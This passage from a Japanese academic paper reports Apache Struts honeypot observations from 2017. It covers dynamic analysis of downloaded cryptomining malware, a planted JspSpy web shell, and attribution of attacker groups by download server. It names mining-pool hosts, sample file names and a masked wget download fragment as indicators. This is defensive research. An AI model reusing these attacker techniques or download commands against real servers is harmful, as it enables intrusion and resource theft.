続いて，2017 年 12 月に，観測された攻撃コードを用いて検体を収集し，マルウェア動的解析を行った．**表 4** に収集した検体と VirusTotal を用いた検知結果を示す．Apache Struts ハニーポットで観測した検体のダウンロードを試みる攻撃コード 13 種類の内，8 種類の攻撃コードで検体の収集に成功し，8 種類の検体（表 4 の ID：1，2，6，7，8，9，10，11）を収集することができた．収集した検体の中には，空のファイルが 2 種類存在した（表 4 の ID：8，9）．また，新たに検体をダウンロードするシェルスクリプト（表 4 の ID：6，7）とテキストファイル（表 4 の ID：10，11）が 4 種類存在した．そこで，ファイル内に記述されていた命令を用いてダウンロード先サーバから新たに 3 検体（表 4 の ID：2，3，4）を収集した．収集した検体を動的解析したところ，5 検体（表 4 の ID：1，2，3，4，5）から通信が発生した．以降では，通信が観測された検体について説明する．

linsys/paration（検体収集先：http://*.*.235.232）

解析環境の DNS サーバを用いて pool.minexmr.com の名前解決を行った．名前解決に成功すると，7777/tcp 番ポートで通信を確立する．通信確立後，感染端末から通信先にログイン ID とパスワードを送信した．その後，通信先から JSON-RPC プロトコルを介して命令と思われるペイロードが含まれた応答が観測された．なお，どちらの検体も ELF ファイルであり，linsys の VirusTotal の検知結果は 11/59，paration の VirusTotal の検知結果は 16/59 であった．

services（検体収集先：wget http://*.*.235.232）

2 種類のオープンリゾルバを用いて pool.minexmr.com の名前解決を行った．名前解決に成功すると，5555/tcp 番ポートで通信を確立する．通信確立後，linsys/paration と同じログイン ID とパスワードが送信され，通信先から JSON-RPC を介して命令と思われる応答が観測された．一方，services は s3.wino2lo1n3.pw の名前解決を試みたが，エラーコードが返答された．また，4 種類の IP アドレスへ名前解決を行わずに通信を試みたが，いずれも通信を確立することはできなかった．なお，services は ELF ファイルであり，VirusTotal の検知結果は 26/57 であった．

carbon/carbon.exe（検体収集先：http://*.*.190.178）

解析環境の DNS サーバを用いて “xmr.crypto-pool.fr” の名前解決を行った．名前解決に成功すると，80/tcp 番ポートで通信を確立する．通信確立後，感染端末から通信先にログイン ID とパスワードを送信した．その後，通信先から JSON-RPC プロトコルを介して命令と思われる応答が観測された．なお，carbon は ELF ファイルであり，carbon.exe は実行形式のファイルであった．また，carbon の VirusTotal の検知結果は 31/59，carbon.exe の VirusTotal の検知結果は 47/66 であった．

4.3 考察

Web コンテンツの改ざんを目的とした攻撃

2017 年 12 月 1 日にドメインを取得し，Google の検索エンジンに登録したが，今回の観測実験では Web コンテンツの改ざんを行う攻撃は観測されなかった．しかし，実験後も観測を続けたところ，2017 年 12 月 12 日に Apache Struts ハニーポットの Web アプリケーションディレクトリに JSP ファイル（ファイル名：JspSpy.jsp，md5 ハッシュ値，2434a7a07cb47ce25b41d30bc291cacc，VirusTotal の検知結果：18/59，Symantec の検知結果：Trojan.Gen.NPE，Kaspersky の検知結果：Backdoor.Java.JSP.r）を保存する攻撃コードが観測された．JSP（JavaServer Page）は Java



図 7 攻撃コード送信元 IP アドレスと検体ダウンロード先の関係
Fig. 7 Relationship of IP address that sent attack codes and malware download servers.

コードの実行結果を HTML として出力させる仕組みであることから，Web コンテンツの改ざんによる Web サイト訪問者の悪性サイトへの誘導を目的とした攻撃であることが予想される．このように，攻撃対象のリソースを狙った攻撃に加え，攻撃対象が Web サーバであることを悪用した攻撃を観測することができた．

Apache Struts の脆弱性に対する攻撃の自動化

実験 1 で収集した攻撃コードを分析したところ，同じ IP アドレスから同一の攻撃コードが大量に送られていた．観測した攻撃コードは，複数の攻撃コマンドをパイプラインにより同時に実行する攻撃であり，自動化ツール等を用いて攻撃を行っていることが予想される．一方，実験 2 で収集した攻撃コードを分析したところ，攻撃は特定の日に集中しており，定常的な攻撃は観測されなかった．このことから，Apache Struts の脆弱性を狙った攻撃を定常的に行うマルウェア等が活発に活動しているといった状況ではないといえる．

攻撃グループの特定

実験 2 では，11 種類の IP アドレスから 26 種類の攻撃コードを観測した．また，5 種類のサーバから 11 種類の検体を収集することができた．**図 7** に攻撃コード送信元 IP アドレスと攻撃コードに含まれる検体ダウンロード先の関係を示す．この結果から，IP アドレス：A，B，C，D は 3 種類のサーバ（*.*.235.32，*.*.club，*.*.cc）から検体をダウンロードする攻撃コードを送信したことが分かる．また，送信される攻撃コードの順番には規則性が見られる．サーバ（*.*.club）からはつねに同じファイル（linux）が，サーバ（*.*.cc）からはつねに同じファイル（Linux.server）がダウンロードされたが，サーバ（*.*.235.32）からダウンロードする検体は期間ごとに変化した（期間 1：mind，期間 2：linus，期間 3：services，期間 4：linus，期間 5：paration，期間 6：services）．攻撃コードに含まれていた攻撃コマンドから，これらは Linux サーバを狙った攻撃であった．一方，IP アドレス：C，D，E は 2 種類のサーバ（*.*.235.32，*.*.245.51）から検体をダウンロードする攻撃コードを送信したことが分かる．また，送信される攻撃コードの順番には規則性が見られる．サーバ（*.*.245.51）からはつねに同じファイル（jeeps.exe）がダウンロードされたが，サーバ（*.*.235.32）からダウンロードされる検体は期間によって変化した（st.exe，vchost.exe）．攻撃コードに含まれていた攻撃コマンドから，これらは Windows サーバを狙った攻撃であった．これらの IP アドレス群は同じサーバに通信を行うことから，同じ攻撃者グループであることが予想される．攻撃者は，攻撃対象の OS に応じてダウンロードする検体を変えることからより多くのマシンを自身の制御下に置くとともに，期間に応じてダウンロードする検体を変えることで防御側に対策されるのを防いでいることが予想される．

Apache Struts ハニーポットの拡張

観測実験では，二種類の脆弱性を有するハニーポットを用意した．しかし，Apache Struts にはさらに多くの脆弱性が報告されており，ハニーポットに対応させることでより多くの攻撃を観測できる可能性がある．また，攻撃の検知には IDS を用いているが，シグネチャを増やすことでより多くの攻撃を検知できる可能性がある．今後はこれらの課題に加え，検索エンジンの上位に Web サイトを表示させて攻撃者に発見されやすくすることで，Web コンテンツを改ざんする攻撃をより多く観測することを目指す．

Apache Struts ハニーポットの検体収集タイミング

観測実験では，攻撃観測日から数日から数カ月後に検体の収集を行ったが，ダウンロード先サーバがすでに停止している場合があった．このため，検体の収集にはリアルタイム性が求められる．一方，攻撃観測後にダウンロード先サーバに新たな検体がアップロードされる場合がある．このため，検体収集を定期的に行うことで新たな検体を収集できる可能性がある．Apache Struts ハニーポットの検体収集タイミングについては今後の課題とする．

Apache Struts ハニーポットで収集した検体の解析

実験 2 では，収集したマルウェア検体を 180 秒間解析し，仮想通貨のマイニングを行う挙動を確認した．通常，Web サーバは長時間起動しているため，さらに長い時間動的解析を行うことで新たな攻撃を観測できる可能性がある．また，Apache Struts は Web サーバ上で動作するため，サンドボックスの OS やアプリケーションを Web サーバで典型的に用いられる構成にすることで，さらなる攻撃を観測できる可能性がある．このため，動的解析システムのカスタマイズが必要である．

5. まとめと今後の課題

Apache Struts の脆弱性に対する攻撃を観測するためのハニーポットを実現した．2017 年 7 月から 12 月までの間に Apache Struts ハニーポットをインターネット上に公開したところ，Apache Struts の脆弱性を突いて Linux サーバや Windows サーバに対してコマンドインジェクション

が行われる様子を観測した．観測した攻撃コマンドの多くは検体をダウンロードするコマンドであり，収集した検体を動的解析したところ，仮想通貨のマイニングプールへの通信が確認された．一方，観測された攻撃コマンドにはハニーポットの Web アプリケーションディレクトリに不正な Web コンテンツを埋め込む攻撃コマンド等も確認された．このため，攻撃者は攻撃対象のリソースを狙った攻撃や，攻撃対象が Web サーバであることを悪用した攻撃等，様々な目的で Apache Struts の脆弱性を悪用することが分かった．

今後は，Apache Struts ハニーポットを長期間公開することや収集した検体を長期動的解析することで，より多くの攻撃の観測することを目指す．

謝辞 本研究の一部は，文部科学省国立大学改革強化推進事業の支援を受けて行われた．加えて，本研究の一部は，国立研究開発法人情報通信研究機構（NICT）の委託研究「Web 媒介型攻撃対策技術の実用化に向けた研究開発」により得られた．

参考文献

[1] Baecher, P., Koetter, M., Holz, T., Dornseif, M. and Freiling, F.C.: The Nepenthes Platform: An Efficient Approach to Collect Malware, *Proc. 9th International Symposium on Recent Advances in Intrusion Detection* (*RAID 2006*), pp.165–184 (2006).
[2] 藤本万里子，松田 亘，満永拓邦：OGNL の実行に起因する Struts 2 の脆弱性に対する防御手法の提案，情報処理学会コンピュータセキュリティシンポジウム 2017 (2017).
[3] Pa, Y.M.P., Suzuki, S., Yoshioka, K., Matsumoto, T., Kasama, T. and Rossow, C.: IoTPOT: Analysing the Rise of IoT Compromises, *9th USENIX Workshop on Offensive Technologies* (*USENIX WOOT 2015*) (2015).
[4] 中山 颯，鉄 穎，楊 笛，田宮和樹，吉岡克成，松本勉：IoT 機器への Telnet を用いたサイバー攻撃の分析，情報処理学会論文誌，Vol.58, No.9 (2017).
[5] 八木 毅，谷本直人，針生剛男，伊藤光恭：高対話型 Web ハニーポットにおける攻撃情報収集方式の改善，情報処理学会コンピュータセキュリティシンポジウム 2010 (2010).
[6] 八木 毅，針生剛男：ハイブリッド型 Web ハニーポット Web Phantom の実装と評価，電子情報通信学会技術研究報告 IEICE，情報通信システムセキュリティ，Vol.113, No.502, pp.65–70 (2014).
[7] The Apache Software Foundation: Apache Struts, available from ⟨https://struts.apache.org/⟩.
[8] S2-048 - Possible RCE in the Struts Showcase app in the Struts 1 plugin example in Struts 2.3.x series, available from ⟨https://struts.apache.org/docs/s2-048.html⟩.
[9] S2-052 - Possible Remote Code Execution attack when using the Struts REST plugin with XStream handler to handle XML payloads, available from ⟨https://struts.apache.org/docs/s2-052.html⟩.
[10] 総務省：地図による小地域分析（jSTAT MAP）における不正アクセス，入手先 ⟨http://www.soumu.go.jp/menu_news/s-news/01toukei09_01000023.html⟩.
[11] GitHub: Glastopf, available from ⟨https://github.com/mushorg/glastopf⟩.
[12] GitHub: Dionaea, available from ⟨https://github.com/DinoTools/dionaea⟩.
[13] GitHub: Wordpot, available from ⟨https://github.com/gbrindisi/wordpot⟩.
[14] GitHub: StrutsHoneypot, available from ⟨https://github.com/Cymmetria/StrutsHoneypot⟩.
[15] Github: JexBoss, available from ⟨https://github.com/joaomatosf/jexboss⟩.
[16] GitHub: Awesome Honeypots, available from ⟨https://github.com/paralax/awesome-honeypots⟩.
[17] The Honeynet Project, available from ⟨https://www.honeynet.org/project⟩.
[18] NIST: CVE-2017-5638 Detail, available from ⟨https://nvd.nist.gov/vuln/detail/CVE-2017-5638⟩.
[19] TrendMicro：Apache Struts の脆弱性を狙った攻撃の増加を確認，入手先 ⟨http://blog.trendmicro.co.jp/archives/15982⟩.
[20] JPCERT/CC：Apache Struts 2 の脆弱性（S2-045）に関する注意喚起，入手先 ⟨https://www.jpcert.or.jp/at/2017/at170009.html⟩.
[21] Snort, available from ⟨https://www.snort.org/⟩.
[22] VirusTotal, available from ⟨https://www.virustotal.com/ja/⟩.

田辺 瑠偉 （正会員）

2017 年 3 月横浜国立大学大学院環境情報学府情報メディア環境学専攻博士課程後期修了．博士（情報学）．同年 4 月横浜国立大学大学院環境情報研究院で産学官連携研究員として勤務．2018 年 4 月より横浜国立大学先端科学高等研究院特任教員（助教）．情報セキュリティ，特にネットワークセキュリティの研究に従事．2017 年情報処理学会山下記念研究賞受賞．

上野 航

2017 年 3 月横浜国立大学理工学部数物・電子情報系学科卒業．同年 4 月より横浜国立大学大学院環境情報学府情報メディア環境学専攻博士課程前期に進学．情報セキュリティに関する研究に従事．

吉岡 克成 （正会員）

2005 年 3 月横浜国立大学大学院環境情報学府情報メディア環境学専攻博士課程後期修了．博士（工学）．同年 4 月独立行政法人情報通信研究機構で研究員として勤務．2007 年 12 月より横浜国立大学学際プロジェクト研究センター特任教員（助教）．2011 年 4 月横浜国立大学大学院環境情報研究院准教授．マルウェア解析やネットワーク攻撃観測・検知等のネットワークセキュリティの研究に従事．2009 年文部科学大臣表彰・科学技術賞（研究部門），2016 年産学官連携功労者表彰総務大臣賞，2017 年情報セキュリティ文化賞をそれぞれ受賞．

松本 勉 （正会員）

1986 年 3 月東京大学大学院工学系研究科電子工学専攻博士課程修了．博士（工学）．同年 4 月横浜国立大学講師．2001 年 4 月同大学院環境情報研究員教授．2014 年 12 月より同大学先端科学高等研究員（IAS-YNU）情報物理セキュリティ研究ユニットリーダーを兼務．ネットワーク・ソフトウェア・ハードウェアセキュリティ，暗号，耐タンパー技術，生体認証，人工物メトリクス等の「情報・物理セキュリティ」の研究教育に 1981 年より従事．1982 年にオープンな学術的暗号研究を目指した「明るい暗号研究会」を 4 名で創設．2005～2010 年国際暗号学会 IACR 理事．1994 年第 32 回電子情報通信学会業績賞，2006 年第 5 回ドコモ・モバイル・サイエンス賞，2008 年第 4 回情報セキュリティ文化賞，2010 年文部科学大臣表彰・科学技術賞（研究部門）各受賞．